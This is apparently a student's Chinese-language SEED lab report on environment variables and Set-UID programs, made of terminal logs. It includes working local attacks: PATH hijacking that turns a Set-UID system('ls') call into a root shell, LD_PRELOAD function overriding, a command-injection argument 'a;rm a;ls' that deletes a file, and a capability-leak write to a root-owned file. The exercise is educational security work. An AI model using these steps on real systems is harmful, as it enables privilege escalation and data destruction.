Lab1-Report

57117136 孙伟杰

Task 1

实验内容：

1.使用 Printenv 或者 env 命令打印环境变量

2.使用 export 和 unset 命令设置和取消环境变量

实验结果：

1.在 SEED Ubuntu 的 bash 中键入 printenv 命令，与输入 env 命令输出结果相同

```
/bin/bash
/bin/bash 81x41
[09/02/20]seed@VM:~$ printenv
XDG_VTNR=7
ORBIT_SOCKETDIR=/tmp/orbit-seed
XDG_SESSION_ID=c1
XDG_GREETER_DATA_DIR=/var/lib/lightdm-data/seed
TERMINATOR_UUID=urn:uuid:cc693ece-a890-44af-8821-9315389956f9
IBUS_DISABLE_SNOOPER=1
CLUTTER_IM_MODULE=xim
ANDROID_HOME=/home/seed/android/android-sdk-linux
GPG_AGENT_INFO=/home/seed/.gnupg/S.gpg-agent:0:1
TERM=xterm
SHELL=/bin/bash
DERBY_HOME=/usr/lib/jvm/java-8-oracle/db
QT_LINUX_ACCESSIBILITY_ALWAYS_ON=1
LD_PRELOAD=/home/seed/lib/boost/libboost_program_options.so.1.64.0:/home/seed/li
b/boost/libboost_filesystem.so.1.64.0:/home/seed/lib/boost/libboost_system.so.1.
64.0
WINDOWID=52428804
UPSTART_SESSION=unix:abstract=/com/ubuntu/upstart-session/1000/1305
GNOME_KEYRING_CONTROL=
GTK_MODULES=gail:atk-bridge:unity-gtk-module
USER=seed
LS_COLORS=rs=0:di=01;34:ln=01;36:mh=00:pi=40;33:so=01;35:do=01;35:bd=40;33;01:cd
=40;33;01:or=40;31;01:mi=00:su=37;41:sg=30;43:ca=30;41:tw=30;42:ow=34;42:st=37;4
4:ex=01;32:*.tar=01;31:*.tgz=01;31:*.arc=01;31:*.arj=01;31:*.taz=01;31:*.lha=01;
31:*.lz4=01;31:*.lzh=01;31:*.lzma=01;31:*.tlz=01;31:*.txz=01;31:*.tzo=01;31:*.t7
z=01;31:*.zip=01;31:*.z=01;31:*.Z=01;31:*.dz=01;31:*.gz=01;31:*.lrz=01;31:*.lz=0
1;31:*.lzo=01;31:*.xz=01;31:*.bz2=01;31:*.bz=01;31:*.tbz=01;31:*.tbz2=01;31:*.tz
=01;31:*.deb=01;31:*.rpm=01;31:*.jar=01;31:*.war=01;31:*.ear=01;31:*.sar=01;31:*
.rar=01;31:*.alz=01;31:*.ace=01;31:*.zoo=01;31:*.cpio=01;31:*.7z=01;31:*.rz=01;3
1:*.cab=01;31:*.jpg=01;35:*.jpeg=01;35:*.gif=01;35:*.bmp=01;35:*.pbm=01;35:*.pgm
=01;35:*.ppm=01;35:*.tga=01;35:*.xbm=01;35:*.xpm=01;35:*.tif=01;35:*.tiff=01;35:
*.png=01;35:*.svg=01;35:*.svgz=01;35:*.mng=01;35:*.pcx=01;35:*.mov=01;35:*.mpg=0
1;35:*.mpeg=01;35:*.m2v=01;35:*.mkv=01;35:*.webm=01;35:*.ogm=01;35:*.mp4=01;35:*
.m4v=01;35:*.mp4v=01;35:*.vob=01;35:*.qt=01;35:*.nuv=01;35:*.wmv=01;35:*.asf=01;
35:*.rm=01;35:*.rmvb=01;35:*.flc=01;35:*.avi=01;35:*.fli=01;35:*.flv=01;35:*.gl=
01;35:*.dl=01;35:*.xcf=01;35:*.xwd=01;35:*.yuv=01;35:*.cgm=01;35:*.emf=01;35:*.o
gv=01;35:*.ogx=01;35:*.aac=00;36:*.au=00;36:*.flac=00;36:*.m4a=00;36:*.mid=00;36
:*.midi=00;36:*.mka=00;36:*.mp3=00;36:*.mpc=00;36:*.ogg=00;36:*.ra=00;36:*.wav=0
0;36:*.oga=00;36:*.opus=00;36:*.spx=00;36:*.xspf=00;36:
QT_ACCESSIBILITY=1
```

2.使用 export 和 unset 命令设置和取消环境变量

```
[09/02/20]seed@VM:~$ export sun=1007
[09/02/20]seed@VM:~$ env | grep sun
sun=1007
[09/02/20]seed@VM:~$ unset sun
[09/02/20]seed@VM:~$ env | grep sun
```

Task 2

实验内容：

分别打印父进程和子进程的环境变量，并对输出结果进行比较

```
[09/03/20]seed@VM:~$ gedit test.c
[09/03/20]seed@VM:~$ gcc test.c && a.out > child
[09/03/20]seed@VM:~$ gcc test.c && a.out > parent
[09/03/20]seed@VM:~$ diff parent child
[09/03/20]seed@VM:~$
```


利用 diff 命令对比父、子进程环境变量结果文本，在控制台无输出，说明子进程与父进程环境变量相同，子进程继承了父进程的环境变量

Task 3

实验内容：

使用 execve 执行程序/usr/bin/env，改变第三个参数 envp，对比输出结果

实验结果：




两次环境变量输出结果并不相同，execve 的第三个参数为 NULL，环境变量也为空，当指定 environ 时，才会继承该进程的环境变量。

Task 4

实验内容：

使用 system（）函数执行一个新程序，验证新程序的环境变量是否与调用程序相同

实验结果



```
[09/03/20]seed@VM:~$ /usr/bin/env
XDG_VTNR=7
ORBIT_SOCKETDIR=/tmp/orbit-seed
XDG_SESSION_ID=c1
XDG_GREETER_DATA_DIR=/var/lib/lightdm-data/seed
TERMINATOR_UUID=urn:uuid:e19f365b-ba84-4d3b-a56c-04b9c5bb69ee
IBUS_DISABLE_SNOOPER=1
CLUTTER_IM_MODULE=xim
ANDROID_HOME=/home/seed/android/android-sdk-linux
GPG_AGENT_INFO=/home/seed/.gnupg/S.gpg-agent:0:1
TERM=xterm
SHELL=/bin/bash
DERBY_HOME=/usr/lib/jvm/java-8-oracle/db
QT_LINUX_ACCESSIBILITY_ALWAYS_ON=1
LD_PRELOAD=/home/seed/lib/boost/libboost_program_options.so.1.64.0:/home/seed/lib/boost/libboost_filesyste
m.so.1.64.0:/home/seed/lib/boost/libboost_system.so.1.64.0
WINDOWID=60817412
UPSTART_SESSION=unix:abstract=/com/ubuntu/upstart-session/1000/1426
GNOME_KEYRING_CONTROL=
GTK_MODULES=gail:atk-bridge:unity-gtk-module
USER=seed
LS_COLORS=rs=0:di=01;34:ln=01;36:mh=00:pi=40;33:so=01;35:do=01;35:bd=40;33;01:cd=40;33;01:or=40;31;01:mi=0
0:su=37;41:sg=30;43:ca=30;41:tw=30;42:ow=34;42:st=37;44:ex=01;32:*.tar=01;31:*.tgz=01;31:*.arc=01;31:*.arj
=01;31:*.taz=01;31:*.lha=01;31:*.lz4=01;31:*.lzh=01;31:*.lzma=01;31:*.tlz=01;31:*.txz=01;31:*.tzo=01;31:*.
t7z=01;31:*.zip=01;31:*.z=01;31:*.Z=01;31:*.dz=01;31:*.gz=01;31:*.lrz=01;31:*.lz=01;31:*.lzo=01;31:*.xz=01
;31:*.bz2=01;31:*.bz=01;31:*.tbz=01;31:*.tbz2=01;31:*.tz=01;31:*.deb=01;31:*.rpm=01;31:*.jar=01;31:*.war=0
1;31:*.ear=01;31:*.sar=01;31:*.rar=01;31:*.alz=01;31:*.ace=01;31:*.zoo=01;31:*.cpio=01;31:*.7z=01;31:*.rz=
01;31:*.cab=01;31:*.jpg=01;35:*.jpeg=01;35:*.gif=01;35:*.bmp=01;35:*.pbm=01;35:*.pgm=01;35:*.ppm=01;35:*.t
ga=01;35:*.xbm=01;35:*.xpm=01;35:*.tif=01;35:*.tiff=01;35:*.png=01;35:*.svg=01;35:*.svgz=01;35:*.mng=01;35
:*.pcx=01;35:*.mov=01;35:*.mpg=01;35:*.mpeg=01;35:*.m2v=01;35:*.mkv=01;35:*.webm=01;35:*.ogm=01;35:*.mp4=0
1;35:*.m4v=01;35:*.mp4v=01;35:*.vob=01;35:*.qt=01;35:*.nuv=01;35:*.wmv=01;35:*.asf=01;35:*.rm=01;35:*.rmvb
=01;35:*.flc=01;35:*.avi=01;35:*.fli=01;35:*.flv=01;35:*.gl=01;35:*.dl=01;35:*.xcf=01;35:*.xwd=01;35:*.yuv
=01;35:*.cgm=01;35:*.emf=01;35:*.ogv=01;35:*.ogx=01;35:*.aac=00;36:*.au=00;36:*.flac=00;36:*.m4a=00;36:*.m
id=00;36:*.midi=00;36:*.mka=00;36:*.mp3=00;36:*.mpc=00;36:*.ogg=00;36:*.ra=00;36:*.wav=00;36:*.oga=00;36:*
.opus=00;36:*.spx=00;36:*.xspf=00;36:
QT_ACCESSIBILITY=1
```

System（）方式执行新程序的环境变量与调用程序的环境变量相同。

Task 5

实验内容：

改变编译程序的拥有者，并且设置为 Set-UID 程序，观察环境变量的变化

实验结果：

```
[09/03/20]seed@VM:~$ gedit test.c
[09/03/20]seed@VM:~$ gcc test.c -o test
[09/03/20]seed@VM:~$ sudo chown root test
[09/03/20]seed@VM:~$ sudo chmod 4755 test
[09/03/20]seed@VM:~$ echo $PATH
/home/seed/bin:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:.:
/snap/bin:/usr/lib/jvm/java-8-oracle/bin:/usr/lib/jvm/java-8-oracle/db/bin:/usr/lib/jvm/java-8-oracle/jre/
bin:/home/seed/android/android-sdk-linux/tools:/home/seed/android/android-sdk-linux/platform-tools:/home/s
eed/android/android-ndk/android-ndk-r8d:/home/seed/.local/bin
[09/03/20]seed@VM:~$ a.out | grep PATH=/home
LD_LIBRARY_PATH=/home/seed/source/boost_1_64_0/stage/lib:/home/seed/source/boost_1_64_0/stage/lib:
PATH=/home/seed/bin:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/gam
es:.:/snap/bin:/usr/lib/jvm/java-8-oracle/bin:/usr/lib/jvm/java-8-oracle/db/bin:/usr/lib/jvm/java-8-oracle
/jre/bin:/home/seed/android/android-sdk-linux/tools:/home/seed/android/android-sdk-linux/platform-tools:/h
ome/seed/android/android-ndk/android-ndk-r8d:/home/seed/.local/bin
```

操作前后环境变量 PATH 相同

```
[09/03/20]seed@VM:~$ ./test | grep LD_LIBRARY_PATH
[09/03/20]seed@VM:~$ echo $LD_LIBRARY_PATH
/home/seed/source/boost_1_64_0/stage/lib:/home/seed/source/boost_1_64_0/stage/lib:
[09/03/20]seed@VM:~$ ./test | grep $LD_LIBRARY_PATH
```

子进程不能继承环境变量 LD_LIBRARY_PATH

```
[09/03/20]seed@VM:~$ export sun=1007
[09/03/20]seed@VM:~$ echo $sun
1007
[09/03/20]seed@VM:~$ ./test | grep sun
sun=1007
```

子进程正常继承自定义的环境变量

Task 6

实验内容：

通过改变环境变量 PATH，观察编译程序的运行结果

实验结果：

```
[09/03/20]seed@VM:~$ gedit test.c
[09/03/20]seed@VM:~$ gcc test.c -o test
test.c: In function ‘main’:
test.c:3:1: warning: implicit declaration of function ‘system’ [-Wimplicit-funct
ion-declaration]
 system("ls");
 ^
[09/03/20]seed@VM:~$ ./test
android  Customization  env1             lab     parent    Templates
a.out    Desktop        env2             lib     Pictures  test
bin      Documents      examples.desktop  ls      Public    test.c
child    Downloads      get-pip.py        Music   source    Videos
[09/03/20]seed@VM:~$ export PATH=/home/seed:$PATH
[09/03/20]seed@VM:~$ printenv PATH
/home/seed:/home/seed/bin:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbi
n:/bin:/usr/games:/usr/local/games:.:/snap/bin:/usr/lib/jvm/java-8-oracle/bin:/u
sr/lib/jvm/java-8-oracle/db/bin:/usr/lib/jvm/java-8-oracle/jre/bin:/home/seed/an
droid/android-sdk-linux/tools:/home/seed/android/android-sdk-linux/platform-tool
s:/home/seed/android/android-ndk/android-ndk-r8d:/home/seed/.local/bin
```

修改环境变量 PATH，在前端插入当前工作目录

```
[09/03/20]seed@VM:~$ sudo chown root test
[09/03/20]seed@VM:~$ sudo chmod 4755 test
[09/03/20]seed@VM:~$ ./test
VM# exit
[09/03/20]seed@VM:~$ cp /bin/sh ls
[09/03/20]seed@VM:~$ ./test
VM# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm),24(cdrom),27
(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
```

此时不需要 sudo 命令也可以直接执行 chown 和 chmod 命令，说明 Set-UID 程序生成的 shell 同样具有 root 权限

Task 7

实验内容：

观察 Set-UID 程序如何影响 LD 环境变量

实验结果：

```
[09/03/20]seed@VM:~$ gedit mylib.c
[09/03/20]seed@VM:~$ gcc -fPIC -g -c mylib.c
[09/03/20]seed@VM:~$  gcc -shared -o libmylib.so.1.0.1 mylib.o -lc
[09/03/20]seed@VM:~$ export LD_PRELOAD=./libmylib.so.1.0.1
[09/03/20]seed@VM:~$ gedit myprog.c
[09/03/20]seed@VM:~$ gcc myprog.c -o myprog
myprog.c: In function ‘main’:
myprog.c:3:1: warning: implicit declaration of function ‘sleep’ [-W
 sleep(1);
 ^
[09/03/20]seed@VM:~$ ./myprog
I am not sleeping!
[09/03/20]seed@VM:~$ sudo chown root myprog
[09/03/20]seed@VM:~$ sudo chmod 4755 myprog
[09/03/20]seed@VM:~$ ./myprog
```

因为 LD_PRELOAD 环境变量的改变，sleep 函数变为我们自己编写的 Sleep 函数，再将 myprog 可执行程序变为 Set-UID root 权限的程序，此时无打印结果，说明对应的 LD_PRELOAD 环境变量并非 seed 用户设置的值

```
root@VM:/home/seed# /home/seed# echo $LD_PRELOAD
bash: /home/seed#: No such file or directory
root@VM:/home/seed# /home/seed# echo $LD_PRELOAD
bash: /home/seed#: No such file or directory
root@VM:/home/seed# echo $LD_PRELOAD
/home/seed/lib/boost/libboost_program_options.so.1.64.0:/home/seed/lib/l
e/seed/lib/boost/libboost_system.so.1.64.0
root@VM:/home/seed# export LD_PRELOAD=./libmylib.so.1.0.1
root@VM:/home/seed# echo $LD_PRELOAD
./libmylib.so.1.0.1
root@VM:/home/seed# ./myprog
I am not sleeping!
```

进入 root 用户，修改 root 用户下的 LD_PRELOAD，重新执行 myprog，此时运行结果变为我们自己编写的 sleep 函数值

```
root@VM:/home/seed# sudo  chown user1 myprog
root@VM:/home/seed# sudo chmod 4755 myprog
root@VM:/home/seed# export LD_PRELOAD=./libmylib.so.1.0.1
root@VM:/home/seed# ./myprog
```

用户 User1 对应的目录并未被修改

```
[09/03/20]seed@VM:~$ a.out | grep LD_PRELOAD
LD_PRELOAD=/home/seed/lib/boost/libboost_program_options.s
b/boost/libboost_filesystem.so.1.64.0:/home/seed/lib/boost
64.0
[09/03/20]seed@VM:~$ sudo a.out | grep LD_PRELOAD
sudo: a.out: command not found
[09/03/20]seed@VM:~$ sudo ./a.out | grep LD_PRELOAD
[09/03/20]seed@VM:~$ a.out | grep LD_PRELOAD
LD_PRELOAD=/home/seed/lib/boost/libboost_program_options.s
b/boost/libboost_filesystem.so.1.64.0:/home/seed/lib/boost
64.0
[09/03/20]seed@VM:~$
```

Seed 用户对应目录修改成功而超级用户下对应的目录并未修改成功

说明只有修改指定目录的用户权限下运行该程序，才能成功修改变量 LD_PRELOAD

Task 8

实验内容：

对比 system 和 execve 的用法

实验结果：

```
[09/03/20]seed@VM:~$ ls
a          child          env2              ls          parent     test.c
android    Customization  examples.desktop  Music       Pictures   Videos
a.out      Desktop        get-pip.py        mylib.c     Public
bin        Documents      lab               mylib.o     source
Bobfile    Downloads      lib               myprog      Templates
Bobfile.c  env1           libmylib.so.1.0.1 myprog.c    test
[09/03/20]seed@VM:~$ ./Bobfile "a;rm a;ls"
/bin/cat: 'a;rm a;ls': No such file or directory
[09/03/20]seed@VM:~$ vim Bobfile.c
[09/03/20]seed@VM:~$ gcc Bobfile.c -o Bobfile
[09/03/20]seed@VM:~$ ./Bobfile "a;rm a;ls"
1
android    Customization  examples.desktop  Music       Pictures   Videos
a.out      Desktop        get-pip.py        mylib.c     Public
bin        Documents      lab               mylib.o     source
Bobfile    Downloads      lib               myprog      Templates
Bobfile.c  env1           libmylib.so.1.0.1 myprog.c    test
child      env2           ls                parent      test.c
[09/03/20]seed@VM:~$
```

System 是可以通过分号分割，直接删除目标文件，实现删除文件的权限，而 Execve 会将整个参数作为指令参数，会直接显示没有目标文件。

Task 9

实验内容：

编译手册中代码程序，观察 Capability Leaking 现象

实验结果：

```
[09/03/20]seed@VM:~$ ll
total 2500
drwxrwxr-x 4 seed seed    4096 May  1  2018 android
-rwxrwxr-x 1 seed seed    7344 Sep  3 10:13 a.out
drwxrwxr-x 2 seed seed    4096 Jan 14  2018 bin
-rw-rw-r-- 1 seed seed    4086 Sep  3 09:56 child
drwxrwxr-x 2 seed seed    4096 Jan 14  2018 Customization
drwxr-xr-x 2 seed seed    4096 Jul 25  2017 Desktop
drwxr-xr-x 2 seed seed    4096 Jul 25  2017 Documents
```

```
[09/03/20]seed@VM:~$ sudo chown root test
[09/03/20]seed@VM:~$ sudo chmod 4755 test
[09/03/20]seed@VM:~$ ./test
[09/03/20]seed@VM:~$ cat /etc/zzz
Sun
Malicious Data
```

在执行完相关任务之后，但是没有撤销特权和及时关闭 zzz 的文件描述符 fd，此时 fd 还具有 root 权限，导致用户降级后仍可以执行对 zzz 文件的写操作